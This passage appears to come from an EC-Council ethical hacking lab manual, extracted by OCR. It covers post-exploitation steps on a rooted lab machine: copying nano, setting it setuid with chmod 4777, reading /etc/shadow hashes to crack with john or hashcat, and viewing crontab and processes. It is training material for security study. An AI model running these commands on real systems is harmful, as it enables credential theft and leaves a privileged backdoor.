33. Now we have got root privileges on the target machine, we will install nano editor in the target machine so that we can exploit root access


34. In the terminal, type **cp /bin/nano .** and press **Enter**.

35. Type **chmod 4777 nano** and press **Enter**.


36. In the terminal, type **ls -la nano** and press **Enter**.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

37. To navigate to home directory, type **cd /home** and press **Enter**. Now, type **ls** and press **Enter** to list the contents in home directory.




38. To open the shadow file from where we can copy the hash of any user, type **./nano -p /etc/shadow** and press **Enter**.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

39. **/etc/shadow** file opens showing the hashes of all users.



40. You can copy any hash from the file and crack it using john the ripper or hashcat tools, to get the password of desired users.


41. Press **ctrl+x** to close the nano editor.

42. In the terminal, type **cat /etc/crontab** and press **Enter**, to view the running cronjobs.


```
bash-5.1# cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
# You can also override PATH, but by default, newer versions inherit it from the environment
#PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
bash-5.1#
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

43. Type **ps -ef** and press **Enter** to view current processes along with their PIDs

